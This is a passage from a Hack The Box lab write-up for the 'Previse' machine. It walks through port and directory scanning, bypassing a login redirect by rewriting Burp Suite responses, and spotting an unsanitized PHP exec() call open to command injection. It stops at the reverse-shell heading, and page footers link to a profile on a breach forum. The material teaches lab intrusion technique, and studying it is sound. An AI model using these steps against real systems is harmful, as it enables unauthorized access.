



HACK THE BOX WRITEUP

It's Just a Game, But We Learn Something



SKCD

<https://breached.vc/User-WorldWarrior2023>

Contents

HACK THE BOX	3
GETTING STARTED	4
CONNECTION SETUP	5
1. Config	5
2. OpenVPN	6
CONNECT TO MACHINES	7
LET'S PLAY THE GAME	8
PREVISE	8
Enumeration	9
Gaining Access	11
Looking For Information	15
Reverse Shell	17
Enumeration Again	18
Password Cracking	20
Flag & Privilege Escalation	21
HORIZONTAL	23
Enumeration	24
Web Enumeration	27
Exploit	31
Enumeration Again	32
Flag & Privilege Escalation	34
DRIVER	36
Enumeration	37
Exploit	40
Password Cracking	42
Gaining Access	42
Privilege Escalation	45
FORGE	49
Enumeration	50
Web Enumeration	53
Gaining Access	59
Enumerate System & Privilege Escalation	60
DEVZAT	65

Enumeration	66
Web Enumeration	69
Repository Enumeration	70
Exploit Testing	75
Gaining Access	76
System Enumeration & Port Forwarding	78
Privilege Escalation	83

HACK THE BOX

Hack the box is an online platform that allows its users to test, train, and improve their Penetration-Testing skills, as well as to exchange ideas and methodologies with other users who share the same interests.

The Hack The Box platform provides multiple challenges in the form of virtual machines, simulating real-world security issues and vulnerabilities that the community is constantly providing and updating. Some of them simulate real world scenarios and some of them lean more towards CTF (Capture The Flag) style of approach.

Hack The Box innovates by continuously delivering new and curated hacking challenges, into a fully gamified, immersive and intuitive environment. This platform brings together Security Researchers, Pentesters, Infosec Professionals, academics, and students, making it a social network for Ethical Hackers and Infosec enthusiasts, with more than 896K members and growing dynamically.




The screenshot shows the HackTheBox website. At the top, there's a navigation bar with the logo 'HACKTHEBOX' and links for 'Products', 'Resources', and 'Company'. Below the navigation is a large green button with a white heart icon and the text 'Hackers At Heart'. To the left of the button is a smaller image of a heart with a keyhole. To the right of the button is a quote: "Our mission to create a safer cyber world by making cybersecurity training fun and accessible to everyone. No boundaries, no limitations. Everyone can join and start learning and practicing cybersecurity, from theory to action."

Sources :

- [Cyber Security Training : HTB Academy \(hackthebox.com\)](#)
- [Hack The Box :: Hack The Box](#)

GETTING STARTED

Firstly create account of Hack The Box here ➔ ([Hack The Box :: Hack The Box](#))




After successfully registering you will be presented with a page like the following:

A screenshot of the Hack The Box dashboard. The top navigation bar shows the title 'Hack The Box :: Dashboard' and the URL 'https://app.hackthebox.com/home'. The dashboard features a dark theme with various sections. On the left is a sidebar with links for Home, My Profile, My Team, Labs, Rankings, Battlegrounds, Academy, Careers, Helpdesk, Enterprise, Customer Support, and a version number 'v 3.18.0'. The main content area includes an announcement banner for 'Holiday Mayhem: HBG Live Streamed Global Tou...', a changelog for 'Version 3.18.0', and a player stats section for 'k1lobyt3' showing they are a 'Hacker' at '20.68% TOWARDS PRO HACKER' and have 'System Owns' for 'k1lobyt3 - System Owns'. Below this are sections for 'OVERVIEW', 'RECOMMENDED', 'IN PROGRESS', 'TO-DO', and 'KNOWLEDGE' with corresponding icons. The overall layout is clean and organized, providing a comprehensive overview of the user's progress and available resources.

CONNECTION SETUP

1. Config

Download the config for play the machines



2. OpenVPN

Here I use *Kali Linux*, firstly open terminal and install *openvpn* :

```
apt-get install openvpn
```

```
openvpn <config_file>
```

```
[root@k1l0byt3 ~]# apt-get install openvpn
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openvpn is already the newest version (2.5.1-3).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
[root@k1l0byt3 ~]
```


```
[root@k1l0byt3 ~]# ls -la
total 20
drwxr-xr-x  2 root root 4096 Jan 20 02:30 .
drwx----- 22 root root 4096 Jan 20 02:30 ..
-rw-r--r--  1 root root 9186 Jan 20 02:30 lab_k1l0byt3.ovpn
[root@k1l0byt3 ~]# openvpn lab_k1l0byt3.ovpn
```

Let the program continue to run until the program output reads

Initialization Sequence Completed

The ip you will use is *tun0*

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
      inet 10.10.16.29 netmask 255.255.254.0 destination 10.10.16.29
      inet6 fe80::3f07:2609:9cb1:ee6 prefixlen 64 scopeid 0x20<link>
      inet6 dead:beef:4::101b prefixlen 64 scopeid 0x0<global>
      unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
        RX packets 12415 bytes 5420757 (5.1 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 13244 bytes 1752344 (1.6 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



You can read more from here about the connection → ([T: Connection Troubleshooting | Hack The Box Help Center](#)).

If your OS is Windows you can watch here → ([Fast Hackthebox Setup For Windows Users \(Cybersecurity Starters\) - YouTube](#))

CONNECT TO MACHINES

The screenshot displays the HackTheBox interface, specifically the machine details page for 'ADMIRERTOO'.

Machine Overview:

- Name:** ADMIRERTOO
- Type:** NEW MACHINE
- Difficulty:** HARD
- User Rating:** 4.4
- Owner:** AdmirerToo
- Category:** EASY
- IP Address:** 10.10.11.104
- OS:** Linux
- Skills:** IDOR, Command Injection, Bash, Weak Password

Machine Status: LIVE

Actions:

- Join Machine
- Add To-Do List
- Review Machine
- Forum Thread
- Stop Machine
- Reset Machine
- Submit Flag

Machine Statistics:

Category	Value
USER OWNS	14992
SYSTEM OWNS	14217
POINTS	0

Machine Details:

- ANNOUNCEMENT: Holiday Mayhem: HBG Live Streamed Global Tou...
- CHANGELOG: Version 3.18.0
- UPGRADE TO VIP

7 <https://breached.vc/User-WorldWarrior2023>



Previse



OS

Linux

RELEASE DATE

07 Aug 2021

DIFFICULTY

Easy

MACHINE STATE

Retired

PREVISE

Machine Information :

Name	:	Previse
Difficulty	:	Easy
OS	:	Linux
Machine Creator	:	m4lwhere
Machine Rating	:	☆ 4.4
IP	:	10.10.11.104

Enumeration

First do Port Scanning using *nmap*, and we find two open TCP ports (port 22 and port 80).

```
nmap -sV -sC -T4 <target_IP>
```

- Port 22 : SSH
- Port 80 : Web-Server


```
[root💀k1l0byt3] -[~/WriteUp/previse]
# nmap -sV -sC -T4 10.10.11.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 02:39 WIB
Nmap scan report for 10.10.11.104
Host is up (0.094s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.32 seconds
```

Info :

Switch	Example	Description
-sV	nmap -sV <ip>	Attempt to determine the version of the service running on the port
-sC	nmap -sC <ip>	Scan with Default NSE script. Very useful for conducting security tests.
-T4	nmap -T4 <ip>	Speed of Scanning T4 (agresif). Other switch : (T1, T2, T3, T4, T5)

In the port scanning above we get information that the target machine is running a web-server (Port 80), to visit the site open a web browser and enter the url <http://10.10.11.104>



I tried using the user:`admin` and password:`admin` credentials but it fails. Now lets try to Brute-Force Directory to find the web-directory on the website using *gobuster*:


```
[root💀kali0byt3]-[~/WriteUp/previse]
└─# gobuster dir -u http://10.10.11.104 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x "php"
```

Switch	Example	Description
dir	gobuster dir -u <url>	Option for bruteforcing directory
-U	gobuster dir -u <url>	Define url
-W	gobuster dir -u <url> -W <wordlist>	Define wordlists
-X	gobuster dir -u <url> -x "php,html"	Define extensions

Gaining Access

```
(root💀k1l0byt3)-[~/WriteUp/previse]
# gobuster dir -u http://10.10.11.104 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x "php"
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.11.104
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Timeout:     10s
=====
2022/01/20 03:01:38 Starting gobuster in directory enumeration mode
=====
/download.php        (Status: 302) [Size: 0] [--> login.php]
/index.php          (Status: 302) [Size: 2801] [--> login.php]
/login.php          (Status: 200) [Size: 2224]
/files.php          (Status: 302) [Size: 4914] [--> login.php]
/header.php         (Status: 200) [Size: 980]
/nav.php            (Status: 200) [Size: 1248]
/footer.php         (Status: 200) [Size: 217]
/css                (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
/status.php          (Status: 302) [Size: 2968] [--> login.php]
/js                 (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/logout.php          (Status: 302) [Size: 0] [--> login.php]
/accounts.php       (Status: 302) [Size: 3994] [--> login.php]
/config.php         (Status: 200) [Size: 0]
/logs.php           (Status: 302) [Size: 0] [--> login.php]
```

The result of the brute-force I am interested in the directory from `/accounts.php` , but the directory has a status of 302 which means the url from <http://10.10.11.104/accounts.php> will redirect to <http://10.10.11.104/login.php> simply we do not have the right to access the url Lets capture the request using *burpsuite*.



After the browser is open <http://10.10.11.104/accounts.php>, then in the *burpsuite* window do the following steps to intercept-response:

Right click > do intercept > to this response

After that click forward

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target **Proxy** Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

Request to http://10.10.11.104:80/accounts.php

Forward Drop Intercept... Action Open... Comment this item HTTP/1

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

1 GET /accounts.php HTTP/1.1

Host: 10.10.11.104

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

6 Accept-Encoding: gzip, deflate

7 Accept-Language: en-US,en;q=0.9

8 Connection: close

9

10 |

0 matches

Keep up with the latest vulnerabilities

Familiarize yourself with Burp Suite

Web Security Academy →

Register for free to advance your skills with interactive challenges from our leading researchers.

Get started →

Learn about Burp Suite and its main tools with our videos, guides and documentation.

Video tutorials →

Burp documentation →

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target **Proxy** Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

Response from http://10.10.11.104:80/accounts.php

Forward Drop Intercept... Action Open Br... Comment this item ⌂

Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂

1 HTTP/1.1 302 Found

2 Date: Wed, 19 Jan 2022 13:13:43 GMT

3 Server: Apache/2.4.29 (Ubuntu)

4 Set-Cookie: PHPSESSID=2l7h17dl87cc2vqcr0fkgt5j; path=/

5 Expires: Thu, 19 Nov 1978 05:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate

7 Pragma: no-cache

8 Location: login.php

9 Content-Length: 3994

10 Connection: close

11 Content-Type: text/html; charset=UTF-8

12

13

14 <!DOCTYPE html>

15 <html>

16 <head>

17 <meta http-equiv="content-type" content="text/html; charset=UTF-8" />

18 <meta charset="utf-8" />

19

20

21 <meta name="viewport" content="width=device-width, initial-scale=1.0" />

22 <meta name="description" content="Revises rocks your socks." />

23 <meta name="author" content="s4lwhere" />

24 <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />

25 <link rel="icon" href="/favicon.ico" type="image/x-icon" />

26 <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png" />

27 <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png" />

28 <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png" />

29 <link rel="manifest" href="/site.webmanifest" />

30 <link rel="stylesheet" href="/css/uikit.min.css" />

31 <script src="js/uikit.min.js">

32 <script src="js/uikit-icons.min.js">

33 </script>

0 matches

Keep up with the latest vulnerabilities

Familiarize yourself with Burp Suite

Web Security Academy →

Register for free to advance your skills with interactive challenges from our leading researchers.

Get started →

Learn about Burp Suite and its main tools with our videos, guides and documentation.

Video tutorials →

Burp documentation →

As shown above in the first line I tried to change the status code from **HTTP/1.1 302 Found** to **HTTP/1.1 200 Found** as shown below:

Burp Suite Community Edition v2021.10.3 - Temporary Project

HTTP/1.1 200 Found

Date: Wed, 19 Jan 2022 13:18:08 GMT

Server: Apache/2.4.29 (Ubuntu)

Set-Cookie: PHPSESSID=82l85n7hd187sc2vqr0fgt5; path=/

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Location: login.php

Content-Length: 3994

Connection: close

Content-Type: text/html; charset=UTF-8

13

14 <!DOCTYPE html>

15 <html>

16 <head>

17 <meta http-equiv="content-type" content="text/html; charset=UTF-8" />

18 <meta charset="utf-8" />

19

20

21 <meta name="viewport" content="width=device-width, initial-scale=1.0" />

22 <meta name="description" content="Preive rocks your socks." />

23 <meta name="author" content="M4LWHERE" />

24 <link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />

25 <link rel="icon" href="favicon.ico" type="image/x-icon" />

26 <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png" />

27 <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png" />

28 <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png" />

29 <link rel="manifest" href="/site.webmanifest" />

30 <link rel="stylesheet" href="css/uikit.min.css" />

31 <script src="js/uikit.min.js">

32 </script>

After changing it to **HTTP/1.1 200 Found** click forward:

Burp Suite Community Edition v2021.10.3 - Temporary Project

HTTP/1.1 200 Found

Date: Wed, 19 Jan 2022 13:19:08 GMT

Server: Apache/2.4.29 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Location: login.php

Content-Length: 4109

Connection: close

Content-Type: text/html; charset=UTF-8

13

14 <!DOCTYPE html>

15 <html>

16 <head>

17 <meta http-equiv="content-type" content="text/html; charset=UTF-8" />

18 <meta charset="utf-8" />

19

20 <meta name="viewport" content="width=device-width, initial-scale=1.0" />

21 <meta name="description" content="Preive rocks your socks." />

22 <meta name="author" content="M4LWHERE" />

23 <link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />

24 <link rel="icon" href="favicon.ico" type="image/x-icon" />

25 <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png" />

26 <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png" />

27 <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png" />

28 <link rel="manifest" href="/site.webmanifest" />

29 <link rel="stylesheet" href="css/uikit.min.css" />

30 <script src="js/uikit.min.js">

31 <script src="js/uikit-icons.min.js">

32 </script>

And I managed to have access to <http://10.10.11.104/accounts.php> then create an account and intercept again to change the status code to **HTTP/1.1 200 Found**, this is done to complete the account creation process. After successfully creating an account go to <http://10.10.11.104/login.php> to login.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Proxy tab selected in Burp Suite.

HTTP history tab selected in Burp Suite.

Not secure | 10.10.11.104/accounts.php

HOME ACCOUNTS FILES MANAGEMENT MENU LOG OUT

Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

Success! User was added!

Username, Password, Confirm Password input fields.

CREATE USER button.

CREATED BY M4LWHERE

Previse Login

10.10.11.104/login.php

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Other Bookmarks

Previse File Storage

Login

unknownperson

LOG IN

Previse Files

10.10.11.104/files.php

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Other Bookmarks

HOME ACCOUNTS FILES MANAGEMENT MENU UNKNOWNPERSON LOG OUT

Files

Upload files below, uploaded files in table below

Select file SUBMIT

Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE

CREATED BY M4LWHERE

Looking For Information

After successfully logging in we will be faced with a page like the picture above, on that page there is a file called **SITEBACKUP.ZIP**, download the file and extract it:

```
└──(root💀k1l0byt3)-[~/WriteUp/previse]
    └─# unzip siteBackup.zip -d siteBackup && cd siteBackup
Archive: siteBackup.zip
inflating: siteBackup/accounts.php
inflating: siteBackup/config.php
inflating: siteBackup/download.php
inflating: siteBackup/file_logs.php
inflating: siteBackup/files.php
inflating: siteBackup/footer.php
inflating: siteBackup/header.php
inflating: siteBackup/index.php
inflating: siteBackup/login.php
inflating: siteBackup/logout.php
inflating: siteBackup/logs.php
inflating: siteBackup/nav.php
inflating: siteBackup/status.php

└──(root💀k1l0byt3)-[~/WriteUp/previse/siteBackup]
    └─# ls -la
total 68
drwxr-xr-x 2 root root 4096 Jan 20 03:27 .
drwxr-xr-x 3 root root 4096 Jan 20 03:27 ..
-rw-r--r-- 1 root root 5689 Jun 12 2021 accounts.php
-rw-r--r-- 1 root root 208 Jun 12 2021 config.php
-rw-r--r-- 1 root root 1562 Jun 9 2021 download.php
-rw-r--r-- 1 root root 1191 Jun 12 2021 file_logs.php
-rw-r--r-- 1 root root 6107 Jun 9 2021 files.php
-rw-r--r-- 1 root root 217 Jun 3 2021 footer.php
-rw-r--r-- 1 root root 1012 Jun 6 2021 header.php
-rw-r--r-- 1 root root 551 Jun 6 2021 index.php
-rw-r--r-- 1 root root 2967 Jun 12 2021 login.php
-rw-r--r-- 1 root root 190 Jun 8 2021 logout.php
-rw-r--r-- 1 root root 1174 Jun 9 2021 logs.php
-rw-r--r-- 1 root root 1279 Jun 6 2021 nav.php
-rw-r--r-- 1 root root 1900 Jun 9 2021 status.php
```

Started looking for the information in the file, and I found the credentials to access the database in the file config.php

```
root@k1l0byt3: ~/WriteUp
└── (root💀k1l0byt3) - [~/WriteUp/previse/siteBackup]
    └── # cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = [REDACTED]
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

Then I found something interesting in the file logs.php

```
root@k1l0byt3: ~/WriteUp
└── (root💀k1l0byt3) - [~/WriteUp/previse/siteBackup]
    └── logs.php
        GNU nano 6.0
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER!!!
//  
$output = exec("/usr/bin/python /opt/scripts/log_process.py ${_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
}
```

On the line \$output = exec("/usr/bin/python /opt/scripts/log_process.py \${_POST['delim']}"); I noticed that PHP's exec function executes bash commands and the developer doesn't sanitize those delim parameters.

This allows us to do Command-injection to get the Reverse-Shell on the machine.

Reverse Shell

